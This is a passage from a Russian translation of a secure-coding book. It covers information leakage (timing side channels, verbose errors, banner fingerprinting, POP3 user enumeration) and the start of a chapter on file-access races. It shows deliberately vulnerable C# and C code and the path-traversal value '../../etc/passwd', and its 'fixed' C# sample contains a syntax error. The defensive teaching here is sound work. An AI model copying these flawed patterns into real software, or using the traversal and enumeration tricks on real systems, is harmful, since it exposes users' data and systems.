- Не «зашивайте» никаких секретных данных в код программы. Это относится к паролям, ключам и строкам соединения с базой данных.
- Не создавайте собственных «секретных» алгоритмов шифрования.

Стоит подумать

- Об использовании шифрования для хранения информации, которую нельзя надежно защитить с помощью ACL, и о подписании ее, чтобы исключить неавторизованное манипулирование.
- О том, чтобы вообще не хранить секретные данные. Нельзя ли запросить их у пользователя во время выполнения?

Грех 13. Утечка информации

В чем состоит грех

Опасность утечки информации состоит в том, что противник получает данные, которые могут привести к явному или неявному нарушению политики безопасности. Целью могут быть как сами эти данные (например, сведения о клиентах компании), так и информация, с помощью которой противник сможет решить стоящую перед ним задачу.

По-крупному есть два основных пути утечки информации:

- **Случайно**. Данные считаются ценными, но каким-то образом, возможно, из-за логической ошибки в программе или по некоему неочевидному каналу, они просочились наружу. А возможно, данные были бы сочтены ценными, если бы проектировщики осознавали последствия их утечки для безопасности.
- **Намеренно**. Иногда команда проектировщиков и конечные пользователи неодинаково понимают, что именно нужно защищать. Обычно это касается охраны тайны личной жизни.

Случаи непреднамеренного раскрытия ценной информации за счет утечки так часты потому, что нет ясного понимания методов и подходов, применяемых противником. В самом начале атака на вычислительные системы кажется направленной против чего-то совсем другого; первый шаг состоит в сборе как можно большего объема информации о жертве. Чем больше информации выдают наружу ваши системы и приложения, тем шире арсенал инструментов, которыми может воспользоваться противник. Другая сторона проблемы в том, что вы, возможно, плохо представляете, какая информация может быть интересна для противника.

Последствия утечки информации не всегда очевидны. Ну да, вы понимаете, зачем надо защищать номера социального страхования и кредитных карточек, но как насчет других данных, возможно, тоже конфиденциальных? Материалы исследования Jupiter Research 2004 года показали, что люди, принимающие решения в бизнесе, озабочены непреднамеренной переадресацией электронной почты и конфиденциальных документов, а также утратой мобильных устройств. Следовательно, не предназначенные для разглашения данные следует адекватно защищать.

Подверженные греху языки

Раскрытие информации не связано с каким-то конкретным языком, хотя если говорить о случайных утечках, то многие современные языки высокого уровня усугубляют проблему, так как выдают излишне подробные сообщения об ошибках, ко-

торые могут оказаться полезными противнику. Но в конечном итоге вы все равно должны решить для себя, что лучше: сообщить пользователю ценную информацию об ошибке или помешать противнику, скрывая внутренние детали системы.

Как происходит грехопадение

Мы уже отметили, что грех утечки информации имеет две стороны. Вопрос охраны тайны личной жизни волнует большинство пользователей, но мы полагаем, что он находится за рамками данной книги. Мы считаем, что вы должны внимательно оценивать потребности своих пользователей и обязательно интересоваться их мнением о применяемой вами политике безопасности. Но в этой главе мы не будем затрагивать такие вопросы, а посмотрим, как можно *случайно* допустить утечку ценной для противника информации.

Побочные каналы

Очень часто противник может по крохам собрать важные сведения, измеряя нечто такое, о чем проектировщики даже не подозревали. Или, по крайней мере, не думали, что «разглашение» может иметь какие-либо последствия для безопасности!

Есть два вида так называемых побочных каналов: связанные с хронометражем и с хранением. По *хронометрируемому каналу* противник получает информацию о внутреннем устройстве системы, измеряя время выполнения операций. Например, в грехе 11 мы описали простой хронометрируемый канал в процедуре входа в систему TENEX, когда противник мог что-то узнать о пароле, засекая время реакции на ввод неверных паролей. Если первая буква введенного пароля правильна, то система отвечает быстрее, чем в случае неправильной буквы.

Проблема возникает тогда, когда противник может измерить время между сообщениями, содержимое которых зависит от секретных данных. На первый взгляд представляется уж слишком вычурным, но, как мы увидим, такие атаки встречаются на практике.

Вообще говоря, существует немало криптографических алгоритмов, уязвимых для атак с хронометражем. Во многих алгоритмах с открытым ключом и даже в некоторых алгоритмах с секретным ключом встречаются операции, зависящие от времени. Например, в некоторых реализациях алгоритма AES применяется поиск в таблицах, время которого может зависеть от ключа (то есть изменяется при смене ключа). Если не позаботиться об усилении защиты таких таблиц, то путем статистической атаки с хронометражем можно узнать ключ AES, просто наблюдая за процессом шифрования данных.

Обычно считается, что поиск в таблице занимает постоянное время, но это не всегда так. Ведь часть таблицы может быть вытеснена из кэша первого уровня (либо из-за того, что таблица слишком велика, либо из-за работы других потоков программы, либо, наконец, из-за того, что в операции участвуют и другие данные).

Мы приведем несколько примеров атак с хронометражем на криптосистемы в разделе «Примеры из реальной жизни». Есть основания полагать, что некоторые их слабости можно атаковать и удаленно, по крайней мере при определенных

условиях. А если противник имеет физический доступ к машине, на которой выполняются подобные операции, следует предполагать, что эксплойт возможен.

Хронометрируемый канал – это наиболее распространенный вид побочного канала, но есть еще и каналы, связанные с хранением. Такой канал позволяет противнику видеть не предназначенные ему данные и извлекать из них некоторую информацию. Речь может идти, в частности, о выводах на основе свойств коммуникационного канала, которые не являются частью семантики данных и могли бы быть скрыты. Например, просто перехватив зашифрованное сообщение, передаваемое по кабелю, противник уже знает его длину. Обычно длина сообщения не считается важной характеристикой, но при некоторых обстоятельствах может оказаться таковой. А скрыть ее от противника не составило бы большого труда. Достаточно, скажем, передавать зашифрованные данные с постоянной скоростью, чтобы было невозможно выделить границы сообщений. Иногда каналом могут являться метаданные, сопровождающие собственно данные протокола или системы, как, например, атрибуты файловой системы или заголовки протокола, инкапсулирующие зашифрованную полезную нагрузку. Даже если все данные защищены, противник может извлечь из хранящегося в заголовке IP-адреса получателя информацию о том, кто передает (это верно даже для протокола IPSec).

Побочные каналы, связанные с хранением, в общем случае не так интересны, как основной коммуникационный канал. К примеру, даже если все передаваемые по сети данные криптографически защищены, имя пользователя для процедуры аутентификации обычно приходится передавать в открытом виде. А это дает противнику отправную точку для атаки с угадыванием пароля или с применением социальной инженерии. Ниже мы увидим, что утечка информации как по основному, так и по побочному хронометрируемому каналу может дать и куда более полезные сведения.

Слишком много информации!

Задача любого приложения – предоставить пользователю полезную информацию, необходимую ему для выполнения своей работы. Но на практике информации иногда бывает слишком много. Особенно это относится к сетевым серверам, которые должны быть лаконичны, учитывая возможность того, что противник может прослушивать соединение или вообще оказаться второй стороной. Но и у клиентских приложений есть проблемы с раскрытием избыточной информации.

Вот несколько примеров того, какую информацию не следовало бы сообщать пользователю.

Правильно ли имя пользователя

Если ваша система регистрации выдает разные сообщения при вводе несуществующего имени пользователя и неверного пароля, то вы тем самым даете противнику знать, что имя он угадал правильно. Дальше для получения пароля он может провести атаку полным перебором или с привлечением методов социальной инженерии.

Детальная информация о версии

Раскрытие подробной информации о номере версии позволяет противнику творить свои дела, оставаясь незамеченным. Цель противника – найти уязвимые системы, не оставляя никаких следов своего присутствия. Пытаясь отыскать сетевые службы, которые можно атаковать, противник сначала снимает «цифровой отпечаток» с операционной системы и работающих служб. Можно очень точно идентифицировать многие операционные системы, послав необычный набор пакетов и проверяя полученный ответ (или отсутствие оного). На уровне приложений можно сделать то же самое. Например, Web-сервер Microsoft IIS не настаивает на том, чтобы HTTP-запрос типа GET заканчивался парой символов «возврат каретки /перевод строки», он соглашается на один лишь символ перевода строки. Сервер же Apache в соответствии со стандартом требует наличия обоих символов. Нельзя сказать, что одно приложение правильно, а другое – нет, но различия в поведении помогают определить, с каким из них вы имеете дело. Проведя еще несколько тестов, можно точно выяснить, какой сервер вас обслуживает и, быть может, даже его версию.

Менее надежный метод заключается в том, чтобы послать серверу запрос GET и проанализировать возвращенную в ответе шапку. Вот что мы получим от IIS 6.0:

```
HTTP/1.1 200 OK
Content-Length: 1431
Content-Type: text/html
Content-Location: http://192.168.0.4/iisstart.htm
Last-Modified: Sat, 22 Feb 2003 01:48:30 GMT
Accept-Ranges: bytes
ETag: "06be97f14dac21:26c"
Server: Microsoft-IIS/6.0
Date: Fri, 06 May 2005 17:03:42 GMT
Connection: close
```

Из заголовка `Server` видно, какой сервер обслужил запрос, но, вообще говоря, пользователь может изменить этот заголовок. Например, некоторые подменяют шапку IIS 6.0 шапкой Apache, а потом потешаются над хакерами, пытающимися провести заведомо обреченную на провал атаку.

Таким образом, противник стоит перед выбором: выполнить исчерпывающую проверку или смириться с не слишком надежным методом, который зато останется не замеченным сенсорами системы обнаружения вторжений. Если сетевой сервер сообщает противнику точную информацию о номере своей версии, тот может провести известную атаку против именно этой версии с меньшими шансами быть обнаруженным.

Если клиентское приложение включает информацию о версии в документ, это тоже ошибка: получив документ, созданный на заведомо уязвимой системе, вы сможете послать автору специально подготовленный документ, при обработке которого будет выполнен произвольный код.

Информация о сетевом хосте

Очень распространена утечка информации о структуре внутренней сети, а именно:

- MAC-адреса;

- имена машин;
- IP-адреса.

Если ваша сеть находится за межсетевым экраном, NAT-маршрутизатором (Network Address Translation – трансляция сетевых адресов) или прокси-сервером, то вряд ли вы заинтересованы в том, чтобы детали ее внутреннего устройства просачивались через границу. Поэтому нужно очень внимательно смотреть, не включаете ли вы в сообщения об ошибках или состоянии закрытую информацию. Так, в сообщениях об ошибках не должны фигурировать IP-адреса.

Информация о приложении

Утечка информации о приложении происходит обычно в виде сообщений об ошибках. Эта тема подробно обсуждается в грехе 8. Короче говоря, не включайте в сообщения конфиденциальные сведения.

Следует отметить, что сообщения об ошибках, которые, на первый взгляд, кажутся безобидными, зачастую таковыми не являются. Примером может служить уже упомянутая выше реакция на неверно введенное имя пользователя. В криптографических протоколах считается правильным никогда не сообщать о причине отказа и по возможности избегать какого бы то ни было извещения об ошибках. Особенно актуальным этот подход стал после недавней атаки на протокол SSL/TLS, связанной с извлечением информации из сообщений об ошибках. В общем случае если вы можете сообщить об ошибке безопасно и на сто процентов уверены в том, кто это сообщение получит, то можете особо не беспокоиться. Но если ошибка «выходит на простор», где ее может увидеть любой (как было в случае SSL/TLS), то лучше просто разорвать соединение.

Информация о пути

Это очень распространенная уязвимость, чуть ли не каждый когда-нибудь да грешил. Рассказывая противнику о структуре своего жесткого диска, вы упрощаете ему задачу выбора места, в которое можно поместить вредоносную программу, если ваш компьютер удастся скомпрометировать.

Информация о структуре стека

Если в программе на C, C++ или языке ассемблера вы передадите вызываемой функции слишком мало аргументов, исполняющая среда не будет возражать, а просто возьмет со стека столько данных, сколько ей нужно. Это может быть как раз та информация, которая необходима противнику для атаки на переполнение буфера в каком-то другом месте программы. Ведь тем самым он получает очень подробные сведения о структуре стека.

Может быть, вам это покажется невероятным, но сплошь и рядом программисты вызывают функции семейства printf(), задавая конкретную форматную строку, однако слишком мало аргументов для нее.

Модель безопасности информационного потока

В простом сценарии «мы против них» нетрудно рассуждать об утечках информации. Либо вы раскрываете противнику конфиденциальные данные, либо нет.

Но в реальном мире системой пользуются многие люди, и приходится задумываться о разграничении доступа. Например, если вы ведете дела с двумя крупными банками, скорее всего, ни один из них не захочет показывать свои данные конкуренту. Можно представить себе и более сложные иерархии, в которых надо уметь избирательно предоставлять те или иные права.

Общепринятый способ моделирования безопасности информационного потока – это модель Белла-ЛаПадулы (рис. 13.1). Основная идея в том, чтобы представить иерархию прав в виде вершин графа. Некоторые вершины соединены ребрами. Относительные позиции важны, так как информация должна течь только «вверх» по графу. Интуитивно чем вершина выше, тем она более конфиденциальна, и информация некоторого уровня секретности не должна поступать субъектам, которым разрешен доступ только к менее секретной информации. Вершины, находящиеся на одном и том же уровне, не должны передавать информацию друг другу, если между ними нет ребра. Наличие ребра означает один и тот же уровень доступа.

Примечание. Это несколько упрощенное изложение, но для наших целей его достаточно. Оригинальное описание модели, датируемой 1974 годом, – это документ на 134 страницах!

Модель Белла-ЛаПадулы – это абстракция модели, используемой правительством США для классификации данных (например, «сверхсекретно», «секретно», «для служебного пользования», «открыто»). Не вдаваясь в детали, отметим, что она позволяет моделировать также разбиение на отделы. Это означает, что наличие допуска к сверхсекретным документам еще не означает, что вы можете читать любой такой документ. На каждом уровне имеются еще и подуровни.




Рис. 13.1. Модель Белла-ЛаПадулы

Эта модель включает также понятие о недостоверных данных. Например, данные, помеченные тегом «недостоверно», несут эту печать в течение всего срока своего существования. При попытке использовать такие данные в «высокопривилегированной» операции система будет возражать.

Создавая собственную модель привилегий, изучите сначала модель Белла-ЛаПадулы и реализуйте механизм, навязывающий ее. Но учтите, что на практике нередко приходится ослаблять требования, например потому, что необходимо использовать данные из не заслуживающего доверия источника в привилегированной операции. Бывают также случаи, когда нужно избирательно раскрывать информацию, например позволить компании, обслуживающей кредитные карты, видеть номер карты, но не имя ее владельца. Это соответствует идее селективного «рассекречивания» данных. Вообще говоря, вы должны реализовать специальный API, который явно разрешает «рассекречивание». Семантика вызова будет такова: «Да, я хочу передать эту информацию субъекту с меньшими привилегиями (или разрешить операцию, запрошенную таким субъектом). Это нормально».

Модель Белла-ЛаПадулы применяется в системах безопасности нескольких языков программирования. Так, модель привилегий в Java (наиболее отчетливо проявляющаяся в аплетах) основана на модели Белла-ЛаПадулы. С каждым объектом связан набор разрешений, и система не выполнит вызов, если не все участвующие в запросе объекты (стек вызова) обладают необходимыми разрешениями. Операцией явного «рассекречивания» является вызов метода doPrivileged(), который позволяет обойти проверку стека (в Java это называется «инспекцией стека»). В общеязыковой среде исполнения (CLR) в .NET тоже имеется аналогичная модель «разрешений» для сборок.

Греховность C# (и других языков)

Вот одна из наиболее типичных ошибок, с которой мы сталкиваемся постоянно: раскрытие пользователю, то есть противнику, информации об исключении:

```
string Status = "No";
string sqlstring = "";
try {
   // код обращения к SQL-серверу опущен
} catch (SqlException se) {
   Status = sqlstring + " failed\r\n";
   foreach (SqlError e in se.Errors)
      Status += e.Message + "\r\n";
} catch (Exception e) {
   Status = e.ToString();
}

if (Status.CompareTo("No") != 0) {
   Response.Write(Status);
}
```

Родственные грехи

Ближайший родственник этого греха обсуждался в грехе 6. Сюда же можно отнести кросс-сайтовые сценарии с раскрытием данных, хранящихся в куках (грех 7), и внедрение SQL-команд (грех 4), в результате которого противник может изменить SQL-запрос к базе данных.

В грехе 11 мы привели пример побочного хронометрируемого канала при описании ошибки в системе TENEX.

Где искать ошибку

Обращайте внимание на следующие места:

- процесс посылает пользователям информацию, получаемую от ОС или среды исполнения;
- операции над секретными данными, время завершения которых не фиксировано и зависит от обрабатываемых данных;
- случайное использование конфиденциальной информации;
- незащищенные или слабо защищенные конфиденциальные или привилегированные данные;
- процесс передает конфиденциальные данные пользователям, которые могут оказаться низкопривилегированными;
- незащищенные конфиденциальные данные передаются по незащищенным каналам.

Выявление ошибки на этапе анализа кода

Это может оказаться нелегкой задачей, поскольку во многих системах нет четкого понятия о том, какие данные считать привилегированными, а какие – нет. В идеале вы должны понимать, как может использоваться любой существенный элемент данных, иметь возможность проследить все случаи его использования в программе и убедиться, что он никогда не попадает субъектам, не обладающим необходимыми правами. Сделать это, безусловно, можно, но в общем случае довольно трудно. Лучше возложить решение данной задачи на какой-нибудь динамический механизм, контролирующий соблюдение требований модели Белла-ЛаПадулы.

Если такая модель у вас имеется, то нужно лишь аудировать взаимосвязи между привилегиями и точками явного рассекречивания с целью убедиться, что оба элемента корректны.

На практике есть много ситуаций, в которых модель Белла-ЛаПадулы не навязывается, а мы тем не менее хотели бы обнаруживать утечку данных из системы. В таком случае можно выявить кандидатов на утечку и проследить, как они используются в программе.

Прежде всего необходимо идентифицировать функции, реализующие интерфейс с операционной системой, которые могли бы выдать данные противнику. Должны признать, что этот список велик, но он послужит неплохой отправной точкой.

Язык	Ключевые слова
C/C++ (*nix)	errno, getenv, strerror, perror, *printf
C/C++ (Windows)	GetLastError, SHGetFolderPath, SHGetFolderPathAndSubDir, SHGetSpecialFolderPath, GetEnvironmentStrings, GetEnvironmentVariable, *printf
C#, VB.NET, ASP.NET	Все исключения, System.FileSystemInfo, пространство имен, класс Environment
Java	Все исключения
PHP	Все исключения (PHP5), getcwd, класс DirectoryIterator, $GLOBALS, $_ENV

Отыскав все вхождения этих ключевых слов, определите, передаются ли данные какой-нибудь функции вывода, которая может сообщить их противнику.

Чтобы найти места, подверженные атаке с хронометражем, начните с идентификации секретных данных, например ключей. Затем исследуйте все операции над этими данными, чтобы понять, есть ли какая-нибудь зависимость от данных. Далее следует определить, меняется ли время выполнения зависимых операций, когда на вход подаются разные данные. Это может оказаться трудно. Ясно, что если имеются ветвления, то вариации во времени будут почти наверняка. Но есть множество неочевидных способов вызвать зависимость от времени, мы об этом уже говорили выше. Реализации криптографических алгоритмов следует подвергать сомнению, если в них не предприняты явные меры против атак с хронометражем. Удаленное проведение таких атак может и не привести к успеху, на практике их обычно проводят локально. Так что если у приложения есть локальные пользователи, то лучше перестраховаться, чем потом кусать локти.

Атака с хронометражем на криптографические алгоритмы упрощается, если в состав данных входят временные отметки высокого разрешения. Если вы можете избежать таких отметок, сделайте это. В противном случае уменьшите разрешение. Округляйте до ближайшей секунды или десятой доли секунды.

Тестирование

Анализу кода нет равных, но можно попытаться атаковать приложение, вызвать ошибку и посмотреть на сообщение. Следует также правильно и неправильно позапускать приложение от имени пользователя, не являющегося администратором, и понаблюдать, какую информацию оно раскроет.

Чтобы выяснить, возможна ли на практике атака с хронометражем, в общем случае придется прибегнуть к динамическому тестированию. К тому же надо разбираться в математической статистике. Мы не будем затрагивать здесь эту тему, а отошлем вас к работе Дэна Бернстайна (Dan Bernstein) по атакам с хронометражем на криптографические алгоритмы (см. раздел «Другие ресурсы»).

Имитация кражи ноутбука

Любопытства ради попробуйте сымитировать похищение ноутбука. Попросите кого-нибудь поработать с приложением, которое вы тестировали несколько недель, а потом сядьте за тот же компьютер и попытайтесь изучить данные, применяя различные бесчестные приемы, как то:

- загрузка из другой операционной системы;
- установка на одну машину двух ОС;
- установка системы с выбором загрузчика (dual boot);
- подбор какого-нибудь распространенного пароля для входа в систему.

Примеры из реальной жизни

Начнем с примеров атак с хронометражем, а затем перейдем к более традиционным способам утечки информации, о которых есть сообщения в базе данных CVE (http://cve.mitre.org).

Атака с хронометражем Дэна Бернстайна на шифр AES

Дэн Бернстайн сумел провести удаленную атаку с хронометражем на реализацию AES в OpenSSL 0.9.7. Оказалось, что использованные в ней большие таблицы вытесняются из кэша, в результате чего время исполнения кода перестает быть постоянным. Операции и до некоторой степени поведение кэша зависят от ключа. Бернстайну удалось вскрыть защищенное соединение после просмотра примерно 50 Гб зашифрованных данных. Впрочем, нелишним будет одно предупреждение. Во-первых, он мог бы сделать атаку более изощренной и не собирать так много данных. Разумно предположить, что ключ можно было бы получить уже после анализа нескольких гигабайтов данных, а быть может, и того меньше.

Во-вторых, условия атаки были несколько надуманными. А именно предполагалось, что протокол содержит незашифрованные временные метки высокого разрешения, включаемые сразу до и после выполнения операций алгоритма AES. Но искусственность примера еще не означает отсутствия реальной проблемы. Такая модель была принята лишь для минимизации «шума», чтобы получить как можно более чистый «сигнал». В реальной ситуации, когда на удаленной машине есть собственный генератор тактовой частоты, уровень шума будет выше, но провести подобную атаку все же возможно. Статистически противнику нужно лишь набрать такую выборку, чтобы можно было ясно отличить сигнал от шума.

Вопрос в том, сколько данных необходимо. В настоящее время ответа на него нет. Если протокол предоставляет противнику временные метки высокого разрешения, то есть повод для беспокойства. Если нет, эту проблему можно не принимать во внимание.

Но если противник имеет доступ к физической машине, все становится гораздо серьезнее. Особенно при наличии аппаратуры гипертрединга. Атака Бернстайна работает на машине с гипертредингом не только против AES, но и против реализации шифра RSA, имеющего дело с открытым ключом (см. бюллетень CAN-2005-0109 в базе данных CVE).

Если вас беспокоят удаленные атаки против реализации AES, то Бернстайн предложил контрмеры против всех известных атак с хронометражем. Популярная реализация Брайана Гладмана защищена против таких атак (см. раздел «Другие ресурсы»). Насколько нам известно, другие реализации AES пока еще недоработаны в этом направлении.

CAN-2005-1411

ICUII – это программа для организации видеочата в реальном времени. В версии 7.0.0 есть ошибка, позволяющая неавторизованному пользователю увидеть пароли из-за слабого списка управления доступом (ACL) некоторым файлом, который разрешено читать всем.

CAN-2005-1133

Этот дефект в операционной системе IBM AS/400 дает классический пример утечки информации – система возвращает разные коды ошибок в зависимости от

того, была ли попытка установить сеанс с POP3-сервером неудачной из-за неверного имени пользователя или пароля. Подробное описание ошибки можно найти в статье «Enumeration of AS/400 users via POP3» (www.venera.com/downloads/Enumeration_of_AS400_users_via_pop3.pdf), а мы ограничимся простым примером:

```
+OK POP server ready
USER notauser
+OK POP server ready
PASS abcd
-ERR Logon attempt invalid CPF2204
USER mikey
+OK POP server ready
PASS abcd
-ERR Logon attempt invalid CPF22E2
```

Обратите внимание: код CPF2204 означает, что такого пользователя нет, а код CPF22E2 – что пользователь есть, но пароль неверен. Разные сообщения об ошибках очень полезны для противника, поскольку теперь он знает, что пользователя notauser не существует, а пользователь mikey имеется.

Искупление греха

Для борьбы с очевидной утечкой информации лучше всего явно решить, кто к каким данным может иметь доступ, и оформить это в виде предписания проектировщикам и разработчикам приложения. Кому разрешено видеть сообщения об ошибках? Конечным пользователям или администраторам? Если пользователь работает на машине локально, то какую информацию об ошибках следует ему сообщать? А администратору какую? Какую информацию нужно протоколировать? Как следует защищать протокол?

Разумеется, конфиденциальные данные нужно защищать с помощью подходящих средств, например списков ACL в Windows и Apple MAC OS X 10.4 Tiger или прав доступа в *nix.

Есть и другие защитные меры, такие, скажем, как шифрование (с корректной политикой управления ключами) и управление цифровыми правами (Digital Rights Management – DRM). Механизм DRM в этой книге не рассматривается, но вкратце его суть в том, что пользователь может явно определить, кому разрешено открывать, читать, модифицировать и передавать другим лицам содержимое документов, в частности электронной почты. Организация может создать шаблоны политик управления правами, которые определяют правила, применимые к содержимому документов. Конечно, надо быть готовым к тому, что кто-то окажется достаточно настойчив, чтобы обойти механизм DRM, но на практике немного найдется людей, способных на это.

Если говорить об атаках с хронометражем, то обычно в защите нуждаются криптографические ключи. Пользуйтесь реализациями, которые препятствуют атакам с хронометражем, если эта проблема вас беспокоит. Кстати, это еще одна причина не создавать собственные криптосистемы!

Искупление греха в C# (и других языках)

Следующий пример – это модифицированный вариант греховного кода на C#, который был показан выше, но та же идея применима и к любому другому языку. Обратите внимание, что сообщения об ошибках выводятся лишь, если пользователь обладает правами администратора Windows. Кроме того, предполагается, что в этой программе предварительно запрашивается декларативное разрешение, так что обращения к протоколу событий всегда завершаются успешно, а не возбуждают исключение SecurityException из-за того, что в доступе отказано.

```
try {
   // код обращения к SQL-серверу опущен
} catch (SqlException se) {
   Status = sqlstring + " failed\r\n";
   foreach (SqlError e in se.Errors)
      Status += e.Message + "\r\n";
   WindowsIdentity user = WindowsIdentity.GetCurrent();
   WindowsPrincipal prin = new WindowsPrincipal(user);
   if (prin.IsInRole(WindowsBuiltInRole.Administrator))
      Response.Write("Error" + Status);
   else {
      Response.Write("An error occured, please bug your admin");
      // Записать данные в протокол Windows Application Event Log
      EventLog.WriteEntry("SQLApp", Status.EventLogEntryType.Error);
   }
}
```

Отметим, что некоторые приложения самостоятельно определяют привилегированных и доверенных пользователей, тогда нужно пользоваться встроенными в них или в среду исполнения механизмами управления доступом.

Учет локальности

Иногда имеет смысл выводить информацию об ошибках только локальным пользователям. Чтобы решить этот вопрос, взгляните на IP-адрес, по которому вы собираетесь отправлять данные. Если он отличается от 127.0.0.1 или его эквивалента в IPv6 (::1), не посылайте данные. Даже если это открытый IP-адрес самой текущей машины, отправленные на него пакеты обычно видны всем машинам в локальной сети.

Дополнительные защитные меры

Если приложение состоит из нескольких процессов, то некоторую помощь вам могут оказать такие защищенные ОС, как SE Linux, Trusted Solaris, или надстройки над ОС типа Argus PitBull (работает для Linux, Solaris и AIX). Обычно вы можете пометить данные на уровне файла, и система будет отслеживать их передачу между процессами.

Несколько более практичная рекомендация заключается в том, чтобы хранить все данные в зашифрованном виде, пока не возникнет необходимость показать их. Большинство операционных систем имеют средства для защиты данных на но-

сителях. Так, Windows может автоматически шифровать файлы, размещенные в файловой системе EFS (Encrypted File System).

Можно также выполнять «контроль на выходе», то есть проверять корректность выводимых данных. Так, если некоторая часть приложения может выводить только числа, проверьте, что, кроме цифр, в выходном потоке ничего нет. О проверке входных данных мы слышим постоянно, но иногда имеет смысл проверять и выходные.

Другие ресурсы

- «Cache-timing attacks on AES» by Daniel J. Bernstein: http://cr.yp.to/antiforgery/cachetiming-20050414.pdf
- «Cache for fun and profit» (атака на RSA на машинах с гипертредингом, аналогичная атака Бернстайна на AES) by Colin Percival: www.daemonology.net/papers/htt.pdf
- *Computer security: Art and Science* by Matt Bishop (Addison-Wesley, 2002), Chapter 5, «Confidentiality Policies»
- Default Passwords: www.cirt.net/cgi-bin/passwd.pl
- Windows Rights Management Services: www.microsoft.com/resources/documentation/windowsserv/2003/all/rms/en-us/default.mspx
- XrML (eXtensible Rights Markup Language): www.xrml.org
- Encrypting File System overview: www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/encrypt-overview.mspx

Резюме

Рекомендуется

- Решите, кто должен иметь доступ к информации об ошибках и состоянии.
- Пользуйтесь средствами операционной системы, в том числе списками ACL и разрешениями.
- Пользуйтесь криптографическими средствами для защиты секретных данных.

Не рекомендуется

- Не раскрывайте информацию о состоянии системы не заслуживающим доверия пользователям.
- Не передавайте вместе с зашифрованными данными временные метки высокого разрешения. Если без временных меток не обойтись, уменьшите разрешение или включите их в состав зашифрованной полезной нагрузки (по возможности).

Стоит подумать

- О применении менее распространенных защитных механизмов, встроенных в операционную систему, в частности о шифровании на уровне файлов.

- Об использовании таких реализаций криптографических алгоритмов, которые препятствуют атакам с хронометражем.
- Об использовании модели Белла-ЛаПадулы, предпочтительно в виде готового механизма.

Грех 14. Некорректный доступ к файлам

В чем состоит грех

Найти в программе грех некорректного доступа к файлам довольно трудно, он легко может ускользнуть от внимания. В этом направлении можно выделить три типичные проблемы безопасности. Первая – это «гонки»: между моментом проверки условий защиты для файла и моментом использования этого файла часто есть некоторое окно, когда файл уязвим. Гонка обычно проистекает из-за ошибок синхронизации, вследствие чего один процесс может вмешаться в работу другого, открывая брешь для атаки.

Иногда противнику удается манипулировать путями, чтобы стереть важный файл или изменить параметры его защиты в промежуток времени между проверкой и действиями, основанными на результатах проверки. Целый ряд проблем безопасности возникает при удаленном доступе к файлам, например по протоколу SMB (Server Message Block) или NFS (Network File System). Чаще такого рода ошибки возникают при работе с временными файлами, поскольку каталоги, в которые создаются временные файлы, обычно открыты для всех. Поэтому, воспользовавшись гонкой, противник может обманом заставить вас открыть файл, который он будет контролировать, даже если вы предварительно убедились, что такого файла нет. Если вы вообще ничего не проверяете, а просто полагаетесь на уникальность имени файла, то будете неприятно удивлены, обнаружив, что противник контролирует файл с таким же именем. Раньше это была серьезная проблема в некоторых библиотечных функциях в UNIX, поскольку они генерировали детерминированные имена временных файлов, которые противник мог предсказать.

Вторая распространенная ошибка получила название «а это вовсе не файл». Суть ее в том, что программа открывает нечто, считая, что это файл на диске, тогда как фактически это нечто является ссылкой на другой файл, именем устройства или канала.

И третья проблема состоит в том, что противник получает контроль над файлом, к которому не должен иметь доступа. В результате он может прочитать, а быть может, даже изменить конфиденциальные данные.

Подверженные греху языки

Любой язык, позволяющий обращаться к файлам, подвержен этому греху. А это все без исключения современные языки программирования!

Как происходит грехопадение

Как мы сказали, есть три возможные ошибки. Глубинная причина первой – «гонки» – заключается в том, что в большинстве современных операционных систем (Windows, Linux, Unix, Max OS X и прочих) приложение не изолировано, как может показаться. В любой момент его работу может прервать другой процесс, а приложение к этому может оказаться не готовым. Другими словами, некоторые файловые операции не являются атомарными. Гонка может привести к эскалации привилегий или отказу от обслуживания из-за краха или взаимной блокировки.

Классический сценарий выглядит так: программа проверяет, существует ли файл, затем обращается к нему так, как диктует результат проверки. Примеры будут приведены ниже.

Другой вариант греха – открыть файл с переданным именем, не проверив, к чему это имя относится. В операционных системах типа Linux, Unix и Max OS X такая уязвимость проявляется обычно при неправильной работе с символическими ссылками. Программа думает, что открывает файл, тогда как на самом деле противник подсунул ей символическую ссылку. Это может привести к печальным последствиям, если процесс работает от имени пользователя root, так как root может удалить любой файл.

И наконец, противник может получить контроль над файлами, к которым обращается программа. Если приложению доступна некоторая конфиденциальная информация (например, имена других пользователей или системная база данных паролей), то вряд ли вы захотите показывать ее противнику. Наткнуться на такую ловушку можно, в частности, если приписать в начало имени файла, полученного из не заслуживающего доверия источника, некий «зашитый» в программу путь, например в случае Unix-машины – «/var/myapp/». Если библиотечные функции умеют разрешать относительные пути, то противник может подсунуть, например, такое имя: «../../etc/passwd». Это плохо, если приложению разрешено читать системные файлы, и уж совсем плохо, если оно может в них писать. Описанная техника называется «атакой с проходом по каталогам».

Греховность C/C++ в Windows

В следующем фрагменте разработчик рассчитывал на нормального пользователя, полагая, что тот укажет обычное имя файла, но забыл, что бывают и другие представители рода человеческого. Если такой код является частью серверной программы, то дело может закончиться плохо. Ведь если противник задаст имя устройства (например, порта принтера: lpt1), то сервер перестанет отвечать до тех пор, пока устройство не вернет управление по тайм-ауту.

```
void AccessFile(char * szFileNameFromUser) {
   HANDLE hFile =
      CreateFile(szFileNameFromUsers,
         0, 0,
         NULL,
         OPEN_EXISTING,
         0,
```

```
        NULL);
   ...
```

Греховность C/C++

Следующий код дает классический пример гонки за доступ к файлу. Между обращениями к access(2) и open(2) операционная система может переключиться на другой процесс. Если в течение этого промежутка времени файл /tmp/splat будет удален, то приложение завершится аварийно.

```
#include "sys/types.h"
#include "sys/stat.h"
#include "unistd.h"
#include "fcntl.h"

const char *filename = "/tmp/splat";
if (access(filename, R_OK) == 0) {
   int fd=open(filename, O_RDONLY);
   handle_file_contents(fd);
   close(fd);
} else {
   // обработать ошибку
}
```

Греховность Perl

